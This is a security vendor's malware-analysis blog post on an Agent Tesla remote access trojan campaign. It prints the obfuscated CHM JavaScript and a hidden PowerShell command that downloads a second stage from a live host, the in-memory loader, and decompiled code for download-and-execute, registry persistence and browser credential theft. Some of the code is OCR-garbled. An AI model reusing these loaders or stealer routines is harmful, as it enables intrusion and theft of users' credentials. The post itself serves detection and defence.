


Inside the Mind of a 'Rat' - Agent Tesla Detection and Analysis

 splunk.com/en_us/blog/security/inside-the-mind-of-a-rat-agent-tesla-detection-and-analysis.html

November 16, 2022



By [Splunk Threat Research Team](#) November

16, 2022

Agent Tesla is a remote access trojan (RAT) written for the .NET framework that has knowingly been in operation since 2014. Threat actors behind this malware have leveraged many different methods to deliver their payload over time including macro enabled Word documents, Microsoft Office vulnerabilities, OLE objects and most recently, compiled HTML help files. Agent Tesla has been in the top 10 most submitted samples in known open malware source repositories in cyber security communities like Malware Bazaar and Any.run. It is a full-featured RAT with multiple ways to exfiltrate organization data through keylogging, screen captures, credential stealing and much more.

In this blog post, the Splunk Threat Research Team (STRT) describes the different tactics, techniques and procedures mapped to the ATT&CK framework leveraged by this remote access trojan. Additionally, we will highlight the detection analytics we released that can help cyber defenders in identifying signs of compromise.

Analysis

Identification of Samples

For this analysis, the STRT started the journey with a sample uploaded by [JAMESWT_MHT](#) on August 31st to [Malware Bazaar](#). This sample led us to the “[ftp-boloni-ma](#)” tag that compiles several samples of a campaign leveraging the Agent Tesla malware. Specifically, this campaign used a malicious compiled HTML (.CHM) file as a delivery method to drop and execute its first and second stages and load the remote access trojan.

High level flow of process execution for this [sample](#) is shown on Figure 1:




Figure 1.1 shows the list of hashes that have this tag.

Malware Samples

The table below shows all malware samples that are associated with this particulare tag (max 400).

Show entries

Search:


Firstseen (UTC)	SHA256 hash	Tags	Signature	Reporter
2022-08-31 14:11:21	0640def3b6583af894d...	AgentTesla, exe, ftp-boloni-ma	AgentTesla	@JAMESWT_MHT
2022-08-31 14:11:16	4517cd01082e995cbe8...	AgentTesla, exe, ftp-boloni-ma	AgentTesla	@JAMESWT_MHT
2022-08-31 14:11:11	662b0273e19dd3d9ad7...	AgentTesla, exe, ftp-boloni-ma	AgentTesla	@JAMESWT_MHT
2022-08-31 14:03:40	683fb58ed87ad8bafec...	AgentTesla, ftp-boloni-ma	AgentTesla	@JAMESWT_MHT
2022-08-31 14:01:18	938b0b8074db906112a...	AgentTesla, chm, ftp-boloni-ma	AgentTesla	@JAMESWT_MHT
2022-08-31 14:01:07	274f50756eae9c356cd...	AgentTesla, ftp-boloni-ma, gz	AgentTesla	@JAMESWT_MHT
2022-08-04 08:15:48	c6de5b7bdb4200dec31...	AgentTesla, exe, ftp-boloni-ma	AgentTesla	@JAMESWT_MHT

Showing 1 to 7 of 7 entries

Previous **1** Next

Security teams that would like to understand how the execution of compiled HTML files looks like against their prevention or detection controls, we recommend having a look at the [AtomicTestHarness](#) for [CHM](#) and the Atomic Red Team technique [T1218.001](#) built by the Red Canary team.

T1566.001 - Spear Phishing Attachment



This Agent Tesla variant uses a compiled HTML file (.chm) to conceal its malicious code and gain an initial foothold on the victim endpoint. The file has an embedded and obfuscated JavaScript script that invokes PowerShell to download a second stage.

Figure 1.1 shows the .chm file loading upon execution.




Figure 1.2 shows the obfuscated and deobfuscated versions of the embedded Javascript code. Once executed, it will invoke PowerShell.exe to download extra content from the Internet using the System.Net WebClient class and the DownloadString method.

```

<script language="javascript">
function J(T,E){var g=R();return J=function(M,J){M=M-0x171;var f=g[M];if(J['\x57\x75\x79\x5a\x67\x46']===undefined){var X=
function(N){var d=
'\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x41\x42\x43\x44\x4
5\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x30\x31\x32\x33\x34\x35\x36\x37\x38\x3
9\x2b\x2f\x3d';var n='',D='';for(var v=0x0,r,s,v=0x0;s=N['\x63\x68\x61\x72\x41\x74'])(V++);~s&&(r=v%0x4?r*0x40+s:v+%0x4)?n
+=String['\x66\x72\x6f\x6d\x43\x68\x61\x72\x43\x6f\x64\x65']+(0xff&r>>(-0x2*v%0x6):0x0){s=d['\x69\x6e\x64\x65\x78\x4f\x66']}(
s);}for(var a=0x0,u=n['\x6c\x65\x6e\x67\x74\x68'];a<u;a++){D+='\x25'+('\x30\x30'+n[
'\x63\x68\x61\x72\x43\x6f\x64\x65\x41\x74'])(a)['\x74\x6f\x53\x74\x72\x69\x6e\x67']+(0x10)}['\x73\x6c\x69\x63\x65'](-0x2);}
return decodeURIComponent(D)};var c=function(N,d)(var n=[],D=0x0,v,r='';N=X(N);var V;for(V=0x0;V<0x100;V++){n[V]=V;}for(V=
0x0;V<0x100;V++){D=(D+n[V]+d['\x63\x68\x61\x72\x43\x6f\x64\x65\x41\x74'])(V%0x100,v=n[V],n[V
]=n[D],n[D]=v;}V=0x0,D=0x0;for(var a=0x0;a<N['\x6c\x65\x6e\x67\x74\x68'];a++){V=(V+0x1)%0x100,D=(D+n[V])%0x100,v=n[V],n[V]=
n[D],n[D]=v,r+=String['\x66\x72\x6f\x6d\x43\x68\x61\x72\x43\x6f\x64\x65'])(N['\x63\x69\x61\x72\x43\x6f\x64\x65\x41\x74'])(a)^n
[(n[V]+n[D])%0x100]});return r;}J['\x41\x6c\x47\x41\x76\x67']=c,T=arguments,J['\x57\x75\x79\x5a\x67\x46']=!![];var l=g[0x0
],q=M+1,Z=T[q];return!Z?J['\x4c\x4a\x79\x4b\x45\x7a']=undefined&&J['\x4c\x4a\x79\x4b\x45\x7a']=!![];f=J[
'\x41\x6c\x47\x41\x76\x67'](f,j),T[q]=f;f=Z,f;},J(T,E)};var I=J;document[T(0x19f,'\x33\x61\x34\x62')](b0gt454g(T(0x1c4,

```



```

<OBJECT id=shortcut classid="clsid:52a2aae-085d-4187-97ea-8c30db990436" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Item1" value="powershell.exe, -WindowStyle hidden $t0='DE5'.replace('D','I').replace('5','x');sal P
$t0;$ErrorActionPreference = 'SilentlyContinue';$t56fg = [Enum]::ToObject([System.Net.SecurityProtocolType],
3072);[System.Net.ServicePointManager]::SecurityProtocol = $t56fg;[void] + ' [Syst' + 'em.Refle' + 'ction.Asse' +
'mbly]::loadWi' + 'thPartialName('Microsoft.VisualBasic')'|P;do {$ping = test-connection -comp google.com -count 1
-Quiet) until ($ping);$tty=(New-'+Obje'+ct Ne'+t.We'+bCli'+ent')|P;$mv=
[Microsoft.VisualBasic.Interaction]::CallByname($tty,'Down' + 'load' + 'Str' +
'ing',[Microsoft.VisualBasic.CallType]::Method,'https' + '://onogost.com/micro.txt')|P">

```

The Loader

T1059.001 - Command and Scripting Interpreter: PowerShell

The downloaded file, disguised as a text .txt file, is in reality a PowerShell script shown on Figure 2. This obfuscated second stage script is the one responsible for loading the actual Agent Tesla malware in memory.

The variable named \$TzbW contains a string that when deobfuscated, implements the tMCFkSD function also shown on Figure 2. This function will in turn deobfuscate and decompress the array of bytes stored in the variable named \$zmOo. This deobfuscated and decompressed version is the actual .NET assembly Agent Tesla malware that will be executed in memory using PowerShell reflection.

Figure 2 shows the main parts of this second stage component and the gzip decompression function.

```

$Tzbn=011K110,0110101,01101110,011K011,01101K,01101K1,0110111,01101110,K1KK0,01101K,01K1101,01KK11,011K110,01101011,0101K11,01K01K,K1KK0,0111011,KK110
[Byte[]]$y74gh00rffd=('..T1F,..T8B,..T08,..T00,..T00,..T00,..T00,..T00,..T04,..T00,..T94,..TB7,..T63,..T90,..T2E,..T4C,..T97,..T25,..TFA,..T94,..T6D,..TDB,..TB6,..T6D,..TDB,..TAE,..T83

[Byte[]]$zmoOo=('..T1F,..T8B,..T08,..T00,..T00,..T00,..T00,..T00,..T04,..T00,..TEC,..TBD,..T79,..T9C,..T1C,..T47,..T79,..T37,..TDE,..TDS,..TD3,..TD3,..TC7,..T5C,..TBB,..T3D,..T33,..TDB,..

$ayy = [Microsoft.VisualBasic.Interaction]::CallByName([AppDomain]::CurrentDomain,"Lo" + "ad",[Microsoft.VisualBasic.CallType]::Method,$OTCBXSt)

[Sneaky.tooyou]::Black('aspnet_compiler' + 'e' + 'x' + 'e' + '$zmOo)
  
```

```

function tMCFkSD {
    [CmdletBinding()]
    Param ([byte[]] $byteArray)

    Process {
        $gkdf=('[IO.Compression.CompressionMode]::Decompress')|I'E`X
        $vwlOVUmY = ('New-' + 'Objec' + 't System' + '.IO.Mem' + 'oryStream( , $by' + 'teArray )')|I'E`X
        $pXWabbBT = ('Ne' + 'w-Obj' + 'ect Syst' + 'em.IO.Mem' + 'oryS' + 'tream')|I'E`X
        $lFKDELJ = New-Object System.IO.Compression.GzipStream $vwlOVUmY, $gkdf

        $uLxHecLpL = ('New' + '-Obj' + 'ect by' + 'te[] (10' + '24)')|I'E`X
        while($true){
            $iLQC = $lFKDELJ.Read($uLxHecLpL, 0, 1024)
            if ($iLQC -le 0){break}
            $pXWabbBT.Write($uLxHecLpL, 0, $iLQC)
        }

        [byte[]] $bout = $pXWabbBT.ToArray()
        Write-Output $bout
    }
}
  
```

Figure 2.1 shows a screenshot of a simple python script we wrote to deobfuscate the PowerShell function Agent Tesla’s second stage uses to decompress and deobfuscate the binary stored in the \$zmOo array byte variable. The python script can be found on Github [agent_function_loader_deobfus.py](#).

```

__author__ = "tccontrol8 - Br3akp0int"

"""
malware : AgentTesla Loader
description: a short python script to deobfuscate the function loader
Agent Tesla
"""

import os

def main():
    function_loader_obfus='011K110,0110101,01101110,011K011,01101K,0
    func_loader_list = function_loader_obfus.split(",")
    func_code = ''.join([chr(int(x, 2)) for x in func_loader_list])
    print(func_code)
    return

if __name__ == "__main__":
    main()
  
```

```

function tMCFkSD {
    [CmdletBinding()]
    Param ([byte[]] $byteArray)

    Process {
        $gkdf=('[IO.Compression.CompressionMode]::Decompress')|I'E`X
        $vwlOVUmY = ('New-' + 'Objec' + 't System' + '.IO.Mem' + 'oryStream( , $
        by' + 'teArray )')|I'E`X
        $pXWabbBT = ('Ne' + 'w-Obj' + 'ect Syst' + 'em.IO.Mem' + 'oryS' + 't
        ream')|I'E`X
        $lFKDELJ = New-Object System.IO.Compression.GzipStream $vwlOVUmY, $g
        kdf

        $uLxHecLpL = ('New' + '-Obj' + 'ect by' + 'te[] (10' + '24)')|I'E`X
        while($true){
            $iLQC = $lFKDELJ.Read($uLxHecLpL, 0, 1024)
            if ($iLQC -le 0){break}
            $pXWabbBT.Write($uLxHecLpL, 0, $iLQC)
        }

        [byte[]] $bout = $pXWabbBT.ToArray()
        Write-Output $bout
    }
}
  
```

This loader will deobfuscate and load the Agent Tesla malware in memory stream using .NET Reflection. This part of its execution can be considered as fileless malware since it doesn't drop the AgentTesla malware on the disk but executes it in memory stream.

Figure 2.2 shows the python script we wrote to extract the actual AgentTesla malware binary. This python script will drop the Agent Tesla malware as agent_unpack.bin in the current working directory. The script can be found on Github [agent_function_loader_deobfus2.py](#).


```

__author__ = "tccontre18 - Br3akp0int"

"""
malware : AgentTesla Loader
description : a short python script to deobfuscate and extract the
            Agent Tesla binary
"""

import os
import gzip

def main():
    with open("agent.bin", "wb") as f:
        ## put the comple array byte of obfuscated agentesla in variable "b"
        ## array byte is in "$zmOo" relative to this samples set
        ## sha256: 683fb58ed87ad8bafaeac143c69fa5b09aa40cf02b3fb7c111277fc54
        byte_arr_agent = '.TlF,.T8B,.T08,.T00,.T00,.T00,.T00,.T04,.re
        byte_ldr = byte_arr_agent.split(",")
        byte_list = [int(b_, 16) for b_ in byte_ldr]
        f.write(bytearray(byte_list))
        print("[+] preparing obfuscated byte array")
    with gzip.open('agent.bin', 'rb') as ff:
        buff = ff.read()

    with open("agent_unpack.bin", "wb") as fw:
        fw.write(buff)
    print("[+] extracted agent tesla: agent_unpack.bin")
    return

if __name__ == "__main__":
    main()

```

```

PS C:\Temp> python .\agent_function_loader_deobfus2.py
[+] preparing obfuscated byte array
[+] extracted agent tesla: agent_unpack.bin


PS C:\Temp> Format-Hex -Path .\agent_unpack.bin | select -first 10

Path: C:\Temp\agent_unpack.bin
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ.....
00000010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....@.....
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000030 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 .....
00000040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 .....!l.LlIth
00000050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
00000060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
00000070 6D 6F 64 65 2E 00 00 0A 24 00 00 00 00 00 00 00 mode...$.....
00000080 50 45 00 00 4C 01 03 00 08 31 EA 62 00 00 00 00 PE..l...18b...
00000090 00 00 00 00 E0 00 02 01 08 01 08 00 00 3C 03 00 ....b.....<..

```


extracted agent tesla malware

Agent Tesla Analysis



Packer/ Obfuscator

The Agent Tesla sample extracted in the second stage component is a .NET compiled binary obfuscated with the opensource Obfuscar .NET obfuscator. Using the DIE tool we can identify the obfuscation method and the compilation type of this file in Figure 3. Adversaries will pack or obfuscate their payloads in hope that it evades critical controls like mail gateways, sandboxes and anti-virus software.



Discovery - TA0007

T1033 - System Owner/User Discovery

On every check in to the command and control server (via the FTP, HTTP or SMTP protocols), this Agent Tesla sample parses and submits the user name, computer name, operating system version and total physical memory of the compromised endpoint.

```
if (num == 17)
{
    array[14] = global::A.C.A.F;
    num = 18;
}
if (num == 10)
{
    array[7] = SystemInformation.ComputerName;
    num = 11;
}
if (num == 18)
{
    array[15] = "RAM: ";
    num = 19;
}
if (num == 15)
{
    array[12] = "CPU: ";
    num = 16;
}
if (num == 13)
{
    array[10] = global::A.B.Computer.Info.OSFullName;
    num = 14;
}
if (num == 11)
{
    array[8] = global::A.C.A.F;
    num = 12;
}
if (num == 7)
{
    array[4] = SystemInformation.UserName;
    num = 8;
}
if (num == 1)
{
    num = 2;
}
if (num == 6)
{
    array[3] = "User Name: ";
    num = 7;
}
if (num == 12)
{
    array[9] = "OSFullName: ";
}
```

Figure 4

Execution - TA0002

T1204.002 - Malicious File

This particular Agent Tesla sample includes the ability to download a remote file from one of its C2 servers and save it to the hardcoded path "%temp%\LUU". The final step of the function will also execute the downloaded file. Unfortunately the URL was inaccessible as of writing.

Figure 4 shows the code snippet of how it captures the system information of the compromised machine as part of its C2 communication.

```
try
{
    d.A.mw_http_get("http://grkMae.com", Path.GetTempPath() + "\\LUU");
    Process.Start(Path.GetTempPath() + "\\LUU");
}
```

Persistence - TA0003

T1547.001 - Registry Run / Startup Folder

If enabled, Agent Tesla has two built in persistence mechanisms to be able to load itself upon boot. It is either by dropping a copy of itself in the %startup folder% or by adding registry run keys.

Figure 5.1 and Figure 5.2 shows a short code snippet how it can create Registry Run Keys and possible entry on startup folder for its persistence(T1547.001).

```
private static void B()
{
    if (global::A.C.A.d && Operators.CompareString(global::A.C.A.c, global::A.C.A.B, false) != 0)
    {
        if (!Directory.Exists(Environment.GetEnvironmentVariable("%startupfolder%") + "\\%insfolder%"))
        {
            Directory.CreateDirectory(Environment.GetEnvironmentVariable("%startupfolder%") + "\\%insfolder%");
        }
        try
        {
            if (File.Exists(global::A.C.A.C))
            {
                try
                {
                    string fullPath = Path.GetFullPath(global::A.C.A.C);
                    foreach (Process process in Process.GetProcesses())
                    {
                        string fullPath2 = Path.GetFullPath(process.MainModule.FileName);
                        if (Operators.CompareString(fullPath2, fullPath, false) == 0)
                        {
                            process.Kill();
                        }
                    }
                }
                catch (Exception ex)
                {
                }
            }
            if (File.Exists(global::A.C.A.c))
            {
                if (File.Exists(global::A.C.A.C))
                {
                    try
                    {
                        File.Delete(global::A.C.A.C);
                    }
                    catch (Exception ex2)
                    {
                    }
                }
                File.Copy(global::A.C.A.c, global::A.C.A.C, true);
                if (global::A.C.A.E)
            }
        }
    }
}
```

Figure 5.1

```

try
{
    using (RegistryKey registryKey = RegistryKey.OpenBaseKey(RegistryHive, RegistryView.Default).OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true))
    {
        registryKey.SetValue(Path.GetFileNameWithoutExtension(A_0), "\"" + A_0 + "\"");
    }
    flag = true;
}
catch
{
}
}
try
{
    using (RegistryKey registryKey2 = RegistryKey.OpenBaseKey(RegistryHive.LocalMachine, RegistryView.Default).OpenSubKey("Software\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon", true))
    {
        string text = (string)registryKey2.GetValue("Shell");
        registryKey2.SetValue("Shell", text + ", \"" + A_0 + "\"");
    }
    flag = true;
}
}

```

Figure 5.2

Credential Access - TA0006

Agent Tesla implements several techniques to collect sensitive information on the compromised endpoint.

T1555.003 - Credentials from Web Browsers

The first technique is parsing credentials or sensitive browser data. Agent Tesla includes a list of targeted browsers to parse the login credentials, browser cookies, browser profiles and grab browser .sqlite database files. Figure 6 shows a short code snippet of the function renamed as "mw_parsing_browser_db" that contains the list of browsers that Agent Tesla attempts to parse or copy the "cookies.sqlite" database file.

```

private static void mw_parsing_browser_db()
{
    string text = "cookies.sqlite";
    Dictionary<string, string> dictionary = new Dictionary<string, string>();
    dictionary.Add("Firefox", Environment.GetEnvironmentVariable("APPDATA") + "\\Mozilla\\Firefox\\");
    dictionary.Add("IceCat", Environment.GetEnvironmentVariable("APPDATA") + "\\Mozilla\\icecat\\");
    dictionary.Add("PaleMoon", Environment.GetEnvironmentVariable("APPDATA") + "\\Moonchild Productions\\Pale Moon\\");
    dictionary.Add("SeaMonkey", Environment.GetEnvironmentVariable("APPDATA") + "\\Mozilla\\SeaMonkey\\");
    dictionary.Add("Flock", Environment.GetEnvironmentVariable("APPDATA") + "\\Flock\\Browser\\");
    dictionary.Add("K-Meleon", Environment.GetEnvironmentVariable("APPDATA") + "\\K-Meleon\\");
    dictionary.Add("Postbox", Environment.GetEnvironmentVariable("APPDATA") + "\\Postbox\\");
    dictionary.Add("Thunderbird", Environment.GetEnvironmentVariable("APPDATA") + "\\Thunderbird\\");
    dictionary.Add("IceDragon", Environment.GetEnvironmentVariable("APPDATA") + "\\Comodo\\IceDragon\\");
    dictionary.Add("WaterFox", Environment.GetEnvironmentVariable("APPDATA") + "\\Waterfox\\");
    dictionary.Add("BlackHawk", Environment.GetEnvironmentVariable("APPDATA") + "\\NETGATE Technologies\\BlackHawk\\");
    dictionary.Add("CyberFox", Environment.GetEnvironmentVariable("APPDATA") + "\\8pecxstudios\\Cyberfox\\");
}
try

```

Below is a complete table list of targeted browsers.

Targeted Browsers (Browser Name, Browsers Target Directory)

- "Firefox", "%APPDATA%\\Mozilla\\Firefox\\"
- "IceCat", "%APPDATA%\\Mozilla\\icecat\\"
- "PaleMoon", "%APPDATA%\\Moonchild Productions\\Pale Moon\\"
- "SeaMonkey", "%APPDATA%\\Mozilla\\SeaMonkey\\"
- "Flock", "%APPDATA%\\Flock\\Browser\\"
- "K-Meleon", "%APPDATA%\\K-Meleon\\"
- "Postbox", "%APPDATA%\\Postbox\\"
- "Thunderbird", "%APPDATA%\\Thunderbird\\"

- "IceDragon", "%APPDATA%\Comodo\IceDragon\"
- "WaterFox", "%APPDATA%\Waterfox\"
- "BlackHawk", "%APPDATA%\NETGATE Technologies\BlackHawk\"
- "CyberFox", "%APPDATA%\8pecxstudios\Cyberfox\"
- "Opera Browser", "%APPDATA%\Opera Software\Opera Stable"
- "Yandex Browser", "%APPDATA%\Yandex\YandexBrowser\User Data"
- "Iridium Browser", "%APPDATA%\Iridium\User Data"
- "Chromium", "%APPDATA%\Chromium\User Data"
- "7Star", "%APPDATA%\7Star\7Star\User Data"
- "Torch Browser", "%APPDATA%\Torch\User Data"
- "Cool Novo", "%APPDATA%\MapleStudio\ChromePlus\User Data"
- "Kometa", "%APPDATA%\Kometa\User Data"
- "Amigo", "%APPDATA%\Amigo\User Data"
- "Brave", "%APPDATA%\BraveSoftware\Brave-Browser\User Data"
- "CentBrowser", "%APPDATA%\CentBrowser\User Data"
- "Chedot", "%APPDATA%\Chedot\User Data"
- "Orbitum", "%APPDATA%\Orbitum\User Data"
- "Sputnik", "%APPDATA%\Sputnik\Sputnik\User Data"
- "Comodo Dragon", "%APPDATA%\Comodo\Dragon\User Data"
- "Vivaldi", "%APPDATA%\Vivaldi\User Data"
- "Citrio", "%APPDATA%\CatalinaGroup\Citrio\User Data"
- "360 Browser", "%APPDATA%\360Chrome\Chrome\User Data"
- "Uran", "%APPDATA%\uCozMedia\Uran\User Data"
- "Liebao Browser", "%APPDATA%\liebao\User Data"
- "Elements Browser", "%APPDATA%\Elements Browser\User Data"
- "Epic Privacy", "%APPDATA%\Epic Privacy Browser\User Data"
- "Coccoc", "%APPDATA%\CocCoc\Browser\User Data"
